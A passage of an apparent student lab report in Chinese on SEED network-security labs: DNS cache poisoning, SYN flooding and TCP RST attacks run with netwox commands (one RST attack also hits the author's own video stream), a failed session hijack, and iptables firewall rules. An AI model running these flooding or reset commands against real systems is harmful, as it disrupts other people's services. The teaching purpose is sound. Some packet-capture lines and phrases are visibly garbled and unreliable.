


当一个 DNS 服务器收到一个查询时，如果主机名不在域内，它将会请求其他 DNS 服务器获取主机名解析。请注意，在我们的实验室设置中，我们的 DNS 域服务器是 `lengsiyuan.com`；因此，对于其他域（例如 `www.baidu.com`）的 DNS 查询，DNS 服务器将询问其他 DNS 服务器。然而，在询问其他 DNS 服务器之前，它首先从自己的缓存中寻找答案；如果答案是肯定的，DNS 服务器会简单地回复与来自其缓存的信息。如果答案不在缓存中，DNS 服务器将尝试从其他 DNS 服务器获取答案。当服务器得到答案时，它会将答案存储在缓存中，所以接下来时间，没有必要问其他 DNS 服务器。

因此，如果攻击者可以欺骗来自其他 DNS 服务器的响应，服务器将保留欺骗响应在其缓存中一段时间。下一次，当用户的机器想要解析相同的主机名时，服务器将使用在缓存中的欺骗响应来回复。这样，攻击者只需要一次欺骗，并且影响将持续直到缓存的信息过期。这种攻击称为 DNS 缓存毒化攻击。下图说明了这种攻击：



其实在我们之前的直接泛洪攻击中，我们也是相当于完成了此工作，只是，这次，我们的目标要攻击服务端。设置如下图，我们将攻击 192.168.149.140:



(截图 3- 5 配置 netwag 进行 localdns 毒化攻击)

从客户端上再次进行 dig 操作查看 www.baidu.com 的信息，结果如我们所设想的那样，说明毒化攻击成功:

```
[11/16/2016 01:45] root@ubuntu:/etc# dig www.baidu.com

; <<>> DiG 9.8.1-P1 <<>> www.baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40876
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 0

;; QUESTION SECTION:
;www.baidu.com.                IN      A

;; ANSWER SECTION:
www.baidu.com.                600     IN      A      1.2.3.4
```

(截图 3- 6 客户端收到 www.baidu.com 的虚假信息，说明 lengsiyuan.com 域名服务器遭受到了 dns 毒化攻击)

SeedLab -Network 实验三-TCP/IP


1. 概述

TCP/IP 协议的漏洞代表了一类特定的在协议设计与部署上面所产生的漏洞：他们给我们上了一堂毫无意义的关于“为什么在协议设计的最开始而不是设计完成以后才考虑协议的安全性问题”的课。并且，学习者一些漏洞可以帮助我们理解网络安全所面临的挑战以及为什么有那么多的网络安全措施是必需的。在这一个实验中，学生需要实施集中特定的关于 TCP 协议的攻击，包括 SYN flood 攻击，TCP Reset 攻击，TCP 会话劫持攻击等。

2. 实验环境

2.1 环境配置

网络设置：为了进行这个实验，实验者必须最少在网络中部署三台机器。一台主机将会实施攻击，第二台机器将会作为攻击者，第三台电脑将会被用作观察者。实验者可以在同一个主机上设置三台虚拟机，或者两台虚拟机和主机，将主机所谓第三台的观察者。为了完成这个实验，我们必须将所有的机器放入同一个局域网中，详细的配置情况可以见下图：



当然在我实际进行实验的时候，攻击机的 ip 地址为 192.168.149.140，受攻击主机的 ip 地址为 192.168.149.229，宿主机 ip 地址为 192.168.0.131。

操作系统：本实验可以用非常多操作系统完成。在这里，准备好了的实验机器是基于 Ubuntu Linux 的，并且实验所有所需工具都已经安装好了。


Netwox 工具：在实验中实验者需要发送不同种类、不同序列的网络数据包，我们可以使用 Netwag 完成这个。然而，netwag 的图像界面很难使我们自动实施这些攻击过程。因此强烈建议实验者使用命令行下的版本，netwox 命令进行完成。

WireShark 捕包器：在实验中需要用到一个性能非常好的网络嗅探工具，Wireshark 就非常符合这一个功。

3. 实验任务及日志

3.1 任务 1: SYN Flooding

SYN Flooding 攻击是一种 Dos 攻击，攻击者发送非常多的 SYN 请求包至受攻击这的 TCP 端口上，但攻击者却无意完成三次握手的全部过程，并且攻击者使用了源 IP 欺骗。通过这个攻击，攻击者可以通过泛洪占满受害者用于存储半开连接的 TCP 状态队列，从而造成用户其他的 TCP 请求无法正常连接，下图展示了这样的攻击过程：



在这个实验中，我们首先查看服务器即受害者的 TCP 半开连接的缓冲队列的最大长度，通过命令 `sysctl -q net.ipv4.tcp_max_syn_backlog` 查看如下：

```
dns_server@ubuntu:/var/cache/bind$ sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
```

（截图 3-1 查看 ubuntu linux 受害主机的缓冲队列最大长度，为 512）

随后我们可以使用工具 Netwox 实施攻击，并且在攻击过程中使用命令 `netstat -na` 随时查看主机缓冲队列的实时使用情况，在攻击机上实施的 netwox 攻击指令以及受害主机遭受攻击的情况如下图所示：

```
[11/16/2016 22:33] root@ubuntu:/home/seed# netwox 76 -i 192.168.149.229 -p 21
```

（截图 3-2 使用 netwox 进行 syn flooding 攻击）

```
[11/16/2016 22:35] root@ubuntu:/home/seed# netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:mysql        *:*                     LISTEN
tcp        0      0 *:http-alt             *:*                     LISTEN
tcp        0      0 *:http                 *:*                     LISTEN
tcp        0      0 ubuntu.local:domain    *:*                     LISTEN
tcp        0      0 localhost:domain       *:*                     LISTEN
tcp        0      0 *:ftp                  *:*                     LISTEN
tcp        0      0 ubuntu.local:ftp       36.33.4.145:18161      SYN_RECV
tcp        0      0 ubuntu.local:ftp       84.53.223.64:45091     SYN_RECV
```

（截图 3-3 使用 netstat -a 观察连接情况，发现开始有 syn 连接与主机相连并且数量逐渐增多）

在进行攻击的过程中可以使用 wireshark 进行抓包，观察在攻击进行的过程中整体网络环境的使用情况，如下图，可以发现网络中充斥着大量的 SYN 数据包：

eth0 (dst host 192.168.149.229) [Wireshark 1.6.7]


No.	Time	Source	Destination	Protocol	Length	Info
40604	2016-11-16 22:46:25.5130.208.197.183	192.168.149.229	TCP	54	55007 > ftp [SYN] Seq=0 Win=1500 Len=0	
40605	2016-11-16 22:46:25.51240.32.225.53	192.168.149.229	TCP	54	20461 > ftp [SYN] Seq=0 Win=1500 Len=0	
40606	2016-11-16 22:46:25.5179.149.224.157	192.168.149.229	TCP	54	39249 > ftp [SYN] Seq=0 Win=1500 Len=0	
40607	2016-11-16 22:46:25.5162.138.253.49	192.168.149.229	TCP	54	46385 > ftp [SYN] Seq=0 Win=1500 Len=0	
40608	2016-11-16 22:46:25.5163.222.57.213	192.168.149.229	TCP	54	54285 > ftp [SYN] Seq=0 Win=1500 Len=0	
40609	2016-11-16 22:46:25.5151.254.143.125	192.168.149.229	TCP	54	6918 > ftp [SYN] Seq=0 Win=1500 Len=0	
40610	2016-11-16 22:46:25.5182.234.177.78	192.168.149.229	TCP	54	184series2 > ftp [SYN] Seq=0 Win=1500 Len=0	
40611	2016-11-16 22:46:25.51222.157.8197.113	192.168.149.229	TCP	54	18543 > ftp [SYN] Seq=0 Win=1500 Len=0	
40612	2016-11-16 22:46:25.51239.97.73.153	192.168.149.229	TCP	54	40243 > ftp [SYN] Seq=0 Win=1500 Len=0	
40613	2016-11-16 22:46:25.51222.20.229.205	192.168.149.229	TCP	54	8389 > ftp [SYN] Seq=0 Win=1500 Len=0	
40614	2016-11-16 22:46:25.516.41.157.170	192.168.149.229	TCP	54	56129 > ftp [SYN] Seq=0 Win=1500 Len=0	
40615	2016-11-16 22:46:25.51214.84.100.235	192.168.149.229	TCP	54	44931 > ftp [SYN] Seq=0 Win=1500 Len=0	
40616	2016-11-16 22:46:25.5113.20.131.23	192.168.149.229	TCP	54	64956 > ftp [SYN] Seq=0 Win=1500 Len=0	
40617	2016-11-16 22:46:25.5149.71.40.188	192.168.149.229	TCP	54	35452 > ftp [SYN] Seq=0 Win=1500 Len=0	
40618	2016-11-16 22:46:25.5118.102.127.18	192.168.149.229	TCP	54	33710 > ftp [SYN] Seq=0 Win=1500 Len=0	
40619	2016-11-16 22:46:25.51243.193.9.250	192.168.149.229	TCP	54	24807 > ftp [SYN] Seq=0 Win=1500 Len=0	
40620	2016-11-16 22:46:25.5153.172.66.26	192.168.149.229	TCP	54	44227 > ftp [SYN] Seq=0 Win=1500 Len=0	
40621	2016-11-16 22:46:25.5182.254.138.212	192.168.149.229	TCP	54	11578 > ftp [SYN] Seq=0 Win=1500 Len=0	

（截图 3-4 使用 wireshark 捕获数据包进行查看）

当然，我们也可以尝试对宿主机：Win8.1 系统尝试进行攻击，观察是否可以同样攻击成功，结果发现是可以的，攻击过程及结果如下图所示：

```
[11/16/2016 22:22] root@ubuntu:/home/seed# netwox 76 -i 192.168.0.131 -p 21
```

（截图 3-5 攻击宿主机的 windows 操作系统）



（截图 3-4 宿主机也会遭受到攻击并且建立了多个 syn 连接）

3.2 任务 2：对 telnet 与 ssh 连接的 TCP RST 攻击

TCP RST 连接可以终止一个已经在两个受害者之间建立了的 TCP 连接。比如说，在我们的 linux 受害机及 windows 宿主机之间已经建立了一个 tcp 连接，攻击者就可以发送一些两者之间的 RST 欺骗包，破坏现有的连接。当然，为了成功实施这个攻击，攻击者需要正确地构造 TCP RST 数据包。


下图所展示了已经建立好了的 telnet 连接受到攻击后终止的实验现象：

```
[11/16/2016 23:35] root@ubuntu:/home/seed# telnet 192.168.0.131
Trying 192.168.0.131...
Connected to 192.168.0.131.
Escape character is '^'.
Welcome to Microsoft Telnet Service

login: Gooss
password:

=====
Microsoft Telnet Server.
=====
C:\Users\Gooss>ping
```

（截图 3-5 宿主机以及客户机成功建立了 telnet 连接）



No.	Time	Source	Destination	Protocol	Length	Info
3	2016-11-16 23:38:17.35	192.168.149.229	192.168.0.131	TCP	54	53888 > telnet [ACK] Seq...
4	2016-11-16 23:38:17.43	192.168.149.229	192.168.0.131	TELNET	55	Telnet Data ...
5	2016-11-16 23:38:17.73	192.168.149.229	192.168.0.131	TELNET	56	Telnet Data ...
6	2016-11-16 23:38:17.77	192.168.149.229	192.168.0.131	TCP	54	53888 > telnet [ACK] Seq...
7	2016-11-16 23:38:17.85	192.168.149.229	192.168.0.131	TELNET	55	Telnet Data ...
8	2016-11-16 23:38:17.96	192.168.149.229	192.168.0.131	TCP	54	53888 > telnet [ACK] Seq...
9	2016-11-16 23:38:18.06	192.168.149.229	192.168.0.131	TCP	54	[TCP Dup ACK 8#1] 53888
10	2016-11-16 23:38:18.27	192.168.149.229	192.168.0.131	TCP	54	53888 > telnet [ACK] Seq...
11	2016-11-16 23:38:18.33	192.168.149.229	192.168.0.131	TCP	54	[TCP Dup ACK 10#1] 53888
12	2016-11-16 23:38:19.25	192.168.149.229	192.168.0.131	TELNET	55	Telnet Data ...
13	2016-11-16 23:38:19.46	192.168.149.229	192.168.0.131	TCP	54	53888 > telnet [ACK] Seq...
14	2016-11-16 23:38:19.45	192.168.149.229	192.168.0.131	TELNET	55	Telnet Data ...
15	2016-11-16 23:38:20.01	192.168.149.229	192.168.0.131	TCP	55	[TCP Keep-Alive] 53888
16	2016-11-16 23:38:20.06	192.168.149.229	192.168.0.131	TELNET	57	Telnet Data ...
17	2016-11-16 23:38:20.06	192.168.149.229	192.168.0.131	TCP	54	53888 > telnet [ACK] Seq...
18	2016-11-16 23:38:20.06	192.168.149.229	192.168.0.131	TCP	54	[TCP Dup ACK 17#1] 53888
19	2016-11-16 23:38:20.11	192.168.149.229	192.168.0.131	TCP	54	[TCP Dup ACK 17#2] 53888
20	2016-11-16 23:38:20.21	192.168.149.229	192.168.0.131	TCP	54	[TCP Dup ACK 17#3] 53888
21	2016-11-16 23:38:20.33	192.168.149.229	192.168.0.131	TCP	54	53888 > telnet [ACK] Seq...
22	2016-11-16 23:38:20.43	192.168.149.229	192.168.0.131	TCP	54	[TCP Dup ACK 21#1] 53888
23	2016-11-16 23:38:20.54	192.168.149.229	192.168.0.131	TCP	54	[TCP Dup ACK 21#2] 53888
24	2016-11-16 23:38:20.65	192.168.149.229	192.168.0.131	TCP	54	[TCP Dup ACK 21#3] 53888
25	2016-11-16 23:38:21.26	192.168.149.229	192.168.0.131	TELNET	55	Telnet Data ...
26	2016-11-16 23:38:21.43	192.168.149.229	192.168.0.131	TCP	54	53888 > telnet [ACK] Seq...
27	2016-11-16 23:38:21.53	192.168.149.229	192.168.0.131	TELNET	55	Telnet Data ...
28	2016-11-16 23:38:21.75	192.168.149.229	192.168.0.131	TCP	54	53888 > telnet [ACK] Seq...
29	2016-11-16 23:38:21.76	192.168.149.229	192.168.0.131	TELNET	55	Telnet Data ...

(截图 3-6 使用 Wireshark 捕获网络中的 telnet 数据包)

```
Usage: netwox 78 [-d device] [-f filter] [-s spoofip] [-i ips]
Parameters:
-d|--device device          device name {Eth0}
-f|--filter filter          pcap filter
-s|--spoofip spoofip       IP spoof initialization type {linkbrow}
-i|--ips ips                limit the list of IP addresses to reset {all}
Example: netwox 78
Enter optional tool parameters and press Return key.
netwox 78 -d eth0 -s raw
```

(截图 3-7 攻击机使用 netwox 78 号工具进行 TCP RST 攻击)

```
C:\Users\Gooss>Connection closed by foreign host.
[11/16/2016 23:42] root@ubuntu:/home/seed# s
```


(截图 3-8 虚拟客户机受到攻击连接中断)

```
进行身份验证(NTEM 身份验证)
本地回显关闭
新行模式 - return 键发送 CR 和 LF(&)
当前模式: 控制台
将选择终端类型
优选的终端类型为 ANSI
Microsoft Telnet> quit


C:\Users\lenovo>telnet restart
正在连接restart...无法打开到主机的连接。 在端口 23: 连接失败
```

(截图 3-9 物理宿主机受到攻击连接中断)

从计算机网络课上的教学内容来说，网络视频流使用 UDP 协议进行传输，但是我实际在对优酷网视频播放过程中进行抓包可以看到实际上使用了 TCP 流进行传输，因此，我们可以使用上一节所述的原理对 TCP 视频流进行 RST 攻击，中断视频流的播放，造成网络视频服务的不可用，整体的实验过程如下所示：



(截图 3-10 在攻击前所捕获的 TCP 数据流数据包)



(截图 3-11 使用 netwox 78 工具进行 TCP RST 攻击)

No.	Time	Source	Destination	Protocol	Length	Info
34624	2016-11-17 01:20:49.3183.61.116.61	192.168.149.140	TCP	60	http > 33183 [SYN, ACK] Seq=1895779289 Ack=1	
34625	2016-11-17 01:20:49.3192.168.149.140	183.61.116.61	TCP	54	33183 > http [RST] Seq=1 Win=0 Len=0	
34626	2016-11-17 01:20:49.3183.61.116.58	192.168.149.140	TCP	60	http > 50451 [SYN, ACK] Seq=1354109975 Ack=1	
34627	2016-11-17 01:20:49.3192.168.149.140	183.61.116.58	TCP	54	50451 > http [RST] Seq=1 Win=0 Len=0	
34628	2016-11-17 01:20:49.3183.61.116.57	192.168.149.140	TCP	60	http > 48198 [SYN, ACK] Seq=761542438 Ack=1	
34629	2016-11-17 01:20:49.3192.168.149.140	183.61.116.57	TCP	54	48198 > http [RST] Seq=1 Win=0 Len=0	
34630	2016-11-17 01:20:49.3183.61.116.61	192.168.149.140	TCP	60	http > 33184 [SYN, ACK] Seq=1921414400 Ack=1	
34631	2016-11-17 01:20:49.3192.168.149.140	183.61.116.61	TCP	54	33184 > http [RST] Seq=1 Win=0 Len=0	
34632	2016-11-17 01:20:49.3183.61.116.58	192.168.149.140	TCP	60	http > 50457 [SYN, ACK] Seq=1728003663 Ack=1	
34633	2016-11-17 01:20:49.3192.168.149.140	183.61.116.58	TCP	54	50457 > http [RST] Seq=1 Win=0 Len=0	
34634	2016-11-17 01:20:49.3183.61.116.57	192.168.149.140	TCP	60	http > 48204 [SYN, ACK] Seq=798578220 Ack=1	
34635	2016-11-17 01:20:49.3192.168.149.140	183.61.116.57	TCP	54	48204 > http [RST] Seq=1 Win=0 Len=0	
34636	2016-11-17 01:20:49.3183.61.116.57	192.168.149.140	TCP	60	http > 48211 [SYN, ACK] Seq=1092237466 Ack=1	
34637	2016-11-17 01:20:49.3192.168.149.140	183.61.116.57	TCP	54	48211 > http [RST] Seq=1 Win=0 Len=0	
34638	2016-11-17 01:20:49.3140.205.94.19	192.168.149.140	TCP	60	http > 38280 [SYN, ACK] Seq=404190515 Ack=1	
34639	2016-11-17 01:20:49.3192.168.149.140	140.205.94.19	TCP	54	38280 > http [RST] Seq=1 Win=0 Len=0	
34640	2016-11-17 01:20:49.3140.205.94.19	192.168.149.140	TCP	60	http > 38278 [SYN, ACK] Seq=2112380605 Ack=1	
34641	2016-11-17 01:20:49.3192.168.149.140	140.205.94.19	TCP	54	38278 > http [RST] Seq=1 Win=0 Len=0	
34642	2016-11-17 01:20:49.3140.205.94.19	192.168.149.140	TCP	60	http > 38291 [SYN, ACK] Seq=1256615508 Ack=1	
34643	2016-11-17 01:20:49.3192.168.149.140	140.205.94.19	TCP	54	38291 > http [RST] Seq=1 Win=0 Len=0	
34644	2016-11-17 01:20:49.3140.205.94.19	192.168.149.140	TCP	60	http > 38289 [SYN, ACK] Seq=1970756118 Ack=1	
34645	2016-11-17 01:20:49.3192.168.149.140	140.205.94.19	TCP	54	38289 > http [RST] Seq=1 Win=0 Len=0	

(截图 3-12 攻击成功，网络中充斥着 RST 数据包)



(截图 3-13 由于 TCP 视频流终端造成视频加载失败)

3.4 任务 4：构造虚假数据包进行 TCP 会话劫持

对于一条已经存在了的 TCP 连接，我们可以通过猜测其序列号进行会话劫持，但是在本实验的进行过程中，我使用 netwox 工具进行攻击却发现无效，随后我使用了另外一个工具：hunt，发现也无法检测到环境中的 TCP 连接。

对于这个情况，我暂时还没有解决，不过我会在接下来的时间里尽力探究这一现象的产生原因并成功进行会话劫持！

SeedLab-Network 实验四-firewall_exploration

1. 概述

这一个实验的目的是为了提高实验者关于防火墙具体工作机理与简单配置部署能力。防火墙有几种类型，在这一个实验中，我们将关注其中的两种，分别是：包过滤防火墙及应用防火墙。包过滤防火墙将由监控数据包实现：如果一个流入主机的数据包与数据包过滤器中的一些规则所匹配，那么过滤器就会根据规则的不同对其进行不同的处理，转发或者是丢其。包过滤防火墙一般是无状态的，他们都仅仅是基于每一个数据包的包头信息所判断的，而没有关注数据包是否是当前已经建立好了的数据流中的一个。包过滤防火墙一般基于包头中的源 ip、目的 ip、协议号、端口号等进行判断。应用防火墙工作在应用层上，一个广泛运用的应用层防火墙就是网络代理，为用户进行 web 流量的过滤。在实验中，实验者将会学习到具体两种类型防火墙的部署、配置以及关键功能，并且深入理解防火墙具体是怎样工作的。

2. 实验任务及日志

2.1 任务 1：使用防火墙

在 linux 操作系统中有一个叫做 iptables 的工具，在本质上这就是一个防火墙。iptables 有着非常好的前端程序教唆 ufw。在这一个任务中，我们的任务就是使用 ufw 以及 iptables 设置一些防火墙规则，并且观察在这些规则之上网络流量的具体运行效果。因此，至少需要设置两台虚拟机 A 和 B，在其中 A 虚拟机上设置防火墙。在最基础的阶段，我们使用 ufw 作为个人防火墙。

我们具体需要完成以下的任务：

- (1) 禁止主机 A 对主机 B 进行 ping 操作；
- (2) 禁止主机 B 对主机 A 进行 ping 操作；
- (3) 阻止来自一个外部网站的所有请求。

在进行实验的过程中，我首先使用学习了 ufw 以及 iptables 工作手册，大致了解了其基本的命令，随后进行的实验过程中的截图如下：


```
C:\Users\lenovo>ping 192.168.149.134

正在 Ping 192.168.149.134 具有 32 字节的数据:
来自 192.168.149.134 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.149.134 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.149.134 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.149.134 的回复: 字节=32 时间<1ms TTL=64

192.168.149.134 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 0ms, 最长 = 0ms, 平均 = 0ms
```

(截图 2-1 在没有配置防火墙的时候物理机可以 ping 通 kali linux 虚拟机)

```
root@kali: ~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination            icmp echo- request
DROP      icmp -- anywhere                    anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination            icmp echo- request
DROP      icmp -- anywhere                    anywhere
```

(截图 2-2 配置防火墙规则, 对输入输出的 ping 请求即 icmp echo-request 数据包都进行过滤)

```
root@kali: ~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination            icmp echo- request
ACCEPT    icmp -- anywhere                    anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination            icmp echo- request
DROP      icmp -- anywhere                    anywhere
root@kali: ~# ping 192.168.0.131
PING 192.168.0.131 (192.168.0.131) 56(84) bytes of data.
ping: sendmsg: Operation not permitted
